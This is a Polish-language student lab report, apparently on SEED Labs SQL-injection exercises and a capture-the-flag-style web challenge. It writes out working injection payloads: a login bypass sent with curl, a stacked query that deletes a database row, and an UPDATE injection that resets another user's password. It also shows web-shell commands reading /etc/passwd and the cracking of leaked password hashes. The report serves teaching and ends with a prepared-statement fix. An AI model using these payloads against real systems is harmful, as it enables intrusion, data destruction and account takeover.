Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:
Ryan Profile
Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:
Sammy Profile
Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:
Ted Profile
Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:
Admin Profile
Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:
Edit Profile
Copyright © SEED LABs

Komenda ta zakomentuje w kodzie fragment, który odpowiada za poprawność hasła.

```
$conn = getDB();  
$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber,  
        address, email, nickname, Password  
        FROM credential  
        WHERE eid= '$input_eid' and password='<u>$input_pwd'";  
$result = $conn->query($sql))
```

4.2.2

Do wykonania kolejnego polecenia wpisujemy w terminalu „Curl

'http://seedlabsqlinjection.com/unsafe_credential.php?EID=99999%20%27%20%23%20&Password=' Symbol „'” zamieniliśmy w %27%, „#” zastąpiliśmy %23%, spację %20%. W efekcie otrzymujemy wynik, który pokazuje, że atak się powiódł.

```
<br><h4> Alice Profile</h4>Employee ID: 10000    salary: 20000    birth: 9/20    ssn: 10211002
nickname: email: address: phone number: <br><h4> Bobby Profile</h4>Employee ID: 20000    salary: 300
00    birth: 4/20    ssn: 10213352    nickname: email: address: phone number: <br><h4> Ryan Profile
</h4>Employee ID: 30000    salary: 50000    birth: 4/10    ssn: 98993524    nickname: email: addre
ss: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000    salary: 90000    birth: 1/11
ssn: 32193525    nickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000
salary: 110000    birth: 11/3    ssn: 32111111    nickname: email: address: phone number: <br>
<h4> Admin Profile</h4>Employee ID: 99999    salary: 400000    birth: 3/5    ssn: 43254314    nick
name: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>

<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABS
</p>
</div>
</body>
</html>
student@client:~$
```

4.2.3

W celu wykonania polecenia 3 musimy wpięw zmienić w pliku „unsafe_credential.php” funkcję „query” na „multi_query” tak ja jest pokazane poniżej.

```
$conn = getDB();

/* start make change for prepared statement */
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE eid= '$input_eid' and Password='$input_pwd'";
if (!$result = $conn->multi_query($sql)) {
    die('There was an error running the query [' . $conn->error . ']\n');
}

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
```

Na początku w bazie byli pokazani poniżej użytkownicy.

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Bobby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.01 sec)
```

Następnie przechodzimy dom przeglądarki i miejscu, gdzie wpisywaliśmy EID wpisujemy „10000’; delete from credential where EID=’50000’; #”. W efekcie naszych działań z bazy danych został usunięty użytkownik o ID 50000, co pokazano poniżej.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83006aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

5 rows in set (0.00 sec)

4.3.1

Na początku logujemy się na konto Alice i wchodzimy w „Edit profile”. Tam uzupełniamy dane tak jak pokazano poniżej.

Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABs

W efekcie zmieniliśmy zarobki Alice na 44444.

Alice Profile	
Employee ID	10000
Salary	44444
Birth	9/20
SSN	10211002
NickName	Alice1

4.3.2

Do zmiany hasła jednego z użytkowników wykorzystaliśmy informację, że hasła przechowywane są w postaci funkcji skrótu SH1, więc będąc na koncie Alice w „Edit profile” w miejscu „Nick name” wpisaliśmy „Alice1’, Password=sha1(abc) where EID=20000 #”. Wylogowaliśmy się z Alice i zalogowaliśmy się na konto Boba przy użyciu nowego hasła, co potwierdza pomyślność przeprowadzenia ataku.

4.4

Na początku zmodyfikowaliśmy kod w „unsafe_credentials.php” tak jak pokazano poniżej.


```

$conn = getDB();

/* start make change for prepared statement */
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
FROM credential
WHERE eid= ? and Password= ?");
$sql->bind_param("is", $eid, $hashed_pwd);
$sql->execute();
$sql->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email, $bind_nickname, $bind_pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
    echo "The account information your provide does not exist\n";
    return;
}
/* end change for prepared statement */
$conn->close();

```

Następnie spróbowaliśmy się zalogować tak jak w 2 zadaniu.


Employee ID: 99999 ' --

Password: 99999 ' --

Get Information

Copyright © SEED LABs

Próba logowania się nie powiodła.



Podsumowanie


Rozwiązanie ćwiczeń Labtainers nauczyło nas wielu rzeczy jak działanie plików cookie, czy wykonywanie prostych ataków na konto użytkownika. Rozwiązanie ich zajęło mnóstwo czasu, lecz wysiłek nie poszedł na marne, bo zdobyliśmy bardzo wartościową wiedzę. Zadani uświadomiły nas jak mocno jesteśmy śledzeni w sieci przez strony internetowe i przypomniały, że w sieci nie jest się anonimowym

1. Severity 1

- What strange text file is in the website root directory?


By uzyskać odpowiedź na to pytanie musi dostać się do katalogu „root”, w większości przypadków stron internetowych takim katalogiem domyślnie jest /var/www/html. Dlatego też sprawdzamy w jakim katalogu jesteśmy używając komendy pwd

Okazuje się, że jesteśmy już w katalogu „root”, dlatego wystarczy teraz



The screenshot shows the 'EvilShell' interface with a dark background. At the top, the title 'EvilShell' is displayed in a large, white, serif font. Below the title is a white rectangular input field containing the text 'pwd'. Underneath the input field is a blue rectangular button with the word 'Submit' in white. At the bottom of the interface, the output of the command is shown as '/var/www/html' in a yellow monospace font.

sprawdzić jakie pliki się w nim znajdują wpisując komendę ls -a.




This screenshot shows the 'EvilShell' interface after the command 'ls -a' has been submitted. The input field now contains 'ls -a'. The output, displayed in yellow monospace font at the bottom, is '.. css drpepper.txt evilshell.php index.php js'. The file 'drpepper.txt' is underlined with a red line, indicating it is the file of interest.

Jedynym podejrzanym plikiem okazuje się być plik drpepper.txt.

- How many non-root/non-service/non-daemon users are there?

By rozwiązać to zadanie potrzebujemy ustalić listę wszystkich zarejestrowanych użytkowników na serwerze informacje na ten temat znajdują się w pliku passwd



The screenshot shows the EvilShell web interface. At the top, the title "EvilShell" is displayed in a large, white, serif font. Below the title is a white input field containing the command "cat /etc/passwd". To the right of the input field is a blue button labeled "Submit". Below the button, the output of the command is displayed in a white monospace font on a dark background. The output lists system users and their home directories, including root, daemon, nologin, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, systemd-network, systemd-resolve, syslog, messagebus, _apt, lxd, dnsmasq, landscape, pollinate, and sshd.

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin
/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr
/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin
/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network Management,,:/run/systemd/netif:
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,:/run
/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:./home/syslog:/usr/sbin
/nologin messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin lxd:x:105:65534:./var/lib/lxd
./bin/false uuidd:x:106:110:./run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,./var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate/bin/false sshd:x:110:65534:./run
/sshd:/usr/sbin/nologin

```

Jak widzimy nie istnieją żadeni użytkownicy spełniający powyższe wymagania

- What user is this app running as?

Wpisujemy komendę whoami, która pokazuje jakie uprawnienia mamy.


Jesteśmy zwykłym użytkownikiem www-data.



The image shows the EvilShell web interface. At the top, the title "EvilShell" is displayed in a large, white, serif font. Below the title is a white input field containing the text "whoami". Underneath the input field is a blue button with the word "Submit" in white. Below the button, the output "www-data" is shown in a small, white, monospace font.

- What is the user's shell set as?


Informacje o shellach możemy pozyskać z pliku password dlatego też otwieramy go komendą cat i odczytujemy poszukiwaną informację



The image shows the EvilShell web interface. At the top, the title "EvilShell" is displayed in a large, white, serif font. Below the title is a white input field containing the text "cat /etc/passwd | grep www-data". Underneath the input field is a blue button with the word "Submit" in white. Below the button, the output "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" is shown in a small, white, monospace font. The text "/usr/sbin/nologin" is underlined in red.

- What version of Ubuntu is running?


Sprawdzenie wersji system może odbyć się za pomocą komendy lsb_release -a.



The image shows the EvilShell web interface. At the top, the title "EvilShell" is displayed in a large, white, serif font. Below the title is a white input field containing the text "lsb_release -a". Underneath the input field is a blue button with the word "Submit" in white. Below the button, the output "Distributor ID: Ubuntu Description: Ubuntu 18.04.4 LTS Release: 18.04 Codename: bionic" is shown in a small, white, monospace font. The text "18.04.4 LTS" is underlined in red.

- Print out the MOTD. What favorite beverage is shown?

Odnajdujemy katalog w którym zapisywane są MOTD (Message of the day).




EvilShell

Submit

update-motd.d

Sprawdzamy jego zawartość i znajdujemy plik 00-header.




EvilShell

Submit

00-header 10-help-text 50-landscape-sysinfo 50-motd-news 80-esm 80-livepatch 90-updates-available 91-release-upgrade 92-unattended-upgrades 95-hwe-eol 97-overlayroot 98-fsck-at-reboot 98-reboot-required

Komendą cat wyświetlamy treść pliku i odnajdujemy wiadomość „DR PEPPER MAKES THE WORLD TASTE BETTER”



EvilShell


Submit

```
#!/bin/sh # # 00-header - create the header of the MOTD # Copyright (C) 2009-2010 Canonical Ltd. # # Authors: Dustin Kirkland # # This program is free software; you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation; either version 2 of the License, or # (at your option) any later version. # # This program is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License along # with this program; if not, write to the Free Software Foundation, Inc., # 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA. [ -r /etc/lsb-release ] && . /etc/lsb-release if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then # Fall back to using the very slow lsb_release utility DISTRIB_DESCRIPTION=$(lsb_release -s -d) fi printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)" DR PEPPER MAKES THE WORLD TASTE BETTER!
```

2. Severity 2

- What is the flag that you found in darren's account?


Po sprawdzeniu, że użytkownik darren istnieje, tworzymy nowego użytkownika o pseudonimie " darren" i hasło „darren”

A screenshot of a web application's registration page. The page has a dark grey background. At the top, the word "Register" is written in a large, white, sans-serif font. Below it, there are three input fields. The first is labeled "Username:" and contains the text "darren". The second is labeled "Email:" and contains the text "darren@darren.com". The third is labeled "Password:" and contains six black dots. Below these fields is a large, teal-colored button with the word "Register" in white text.

Używając stworzonego wcześniej konta i jego danych logowania dostajemy się na konto darrena, dzieje się tak ponieważ strona w pewnym sposób nadpisuje te dane. Co ważne nadal nie zalogujemy się na stronę używając username: „darren”.

Authentication	Logged in as darren Log Out
fe86079416a21a3c99937fea8874b667	

By zalogować się na użytkownika arthur wykonujemy dokładnie takie kroki używając tym razem username „ arthur”.



3. Severity 3

- Have a look around the webapp. The developer has left themselves a note indicating that there is sensitive data in a specific directory.

Odpowiedź uzyskamy wchodząc w pliki źródłowe strony.

```
<script src=.../api/login.js /></script>
</head>
<body>
  <header>
    <a id="home" href="/">Sense and Sensitivity</a>
    <a id="login" href="/login">Login</a>
  </header>
  <div class="background"></div>
  <!-- Must remember to do something better with the database than store it in /assets... -->
  <main>
    <div class="content">
      <form method="POST" action="/api/login">
        <input type="text" name="username" placeholder="Username"><br>
        <input type="password" name="password" placeholder="Password"><br>
        <input id="loginBtnFunc" type="submit" value="Login!">
      </form>
    </div>
  </main>
</body>
</html>
```

Przechodząc do podanego folderu zobaczymy jego strukturę

Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2020-07-14 17:52	-	
fonts/	2020-07-14 15:42	-	
images/	2020-07-14 15:42	-	
js/	2020-07-14 15:52	-	
php/	2020-07-14 15:42	-	
<u>webapp.db</u>	2020-07-14 17:52	28K	

Apache/2.4.29 (Ubuntu) Server at 10.10.64.224 Port 80

Uwagę przykuwa plik z rozszerzeniem .db, który może zawierać dane o użytkownikach. Pobierając go i otwierając przy użyciu SQLite możemy zobaczyć, że zawiera on dwie tablice.

Name	Type	Schema
Tables (2)		
sessions		CREATE TABLE sessions(sessionID TEXT NOT NULL UNIQUE, userID TEXT NOT NULL, expiry INT NOT NULL)
users		CREATE TABLE users(userID TEXT NOT NULL UNIQUE, username TEXT NOT NULL UNIQUE, password TEXT NOT NULL)
Indices (0)		
Views (0)		
Triggers (0)		

W tabeli user faktycznie znajdują się dane takie jak hashe haseł i loginy.

1	4413096d9c933359b898b6202288a650	admin	6eea9b7ef19179a06954edd0f6c05ceb	1
2	23023b67a32488588db1e28579ced7ec	Bob	ad0234829205b9033196ba818f7a872b	1
3	4e8423b514eef575394ff78caed3254d	Alice	268b38ca7b84f44fa0a6cdc86e6301e0	0

Używając prostego narzędzia internetowego do łamania hashy otrzymujemy hasła użytkowników admin oraz Bob.

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop
ad0234829205b9033196ba818f7a872b	md5	test2
268b38ca7b84f44fa0a6cdc86e6301e0	Unknown	Not found.

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

Hasło Alicji jest jednak bardziej skomplikowane i dopiero narzędzie hashes.com odgaduje je dla nas.



Podając uzyskane dane logujemy się na konto admin i odkrywamy flagę.



Podsumowanie:

Zadanie te nauczyły nas jakie błędy mogą popełniać developerzy stron internetowych oraz jak te błędy wykorzystywać do przejęcia wrażliwych danych. Zaskakująca dla nas okazała się łatwość wykorzystania podatności typu SQLinjection do wydobycia z serwera często wrażliwych informacji oraz tego jak łatwo jest odczytać hasła z niezabezpieczonych baz danych czy podrobić dane uwierzytelniające do danego konta, umożliwiając tym samym logowanie się na nie. Wszystkie te problemy miały bardzo prozaiczne podłoże, co pokazuje że w cyberbezpieczeństwie trzeba przywiązywać bardzo dużą uwagę do detali.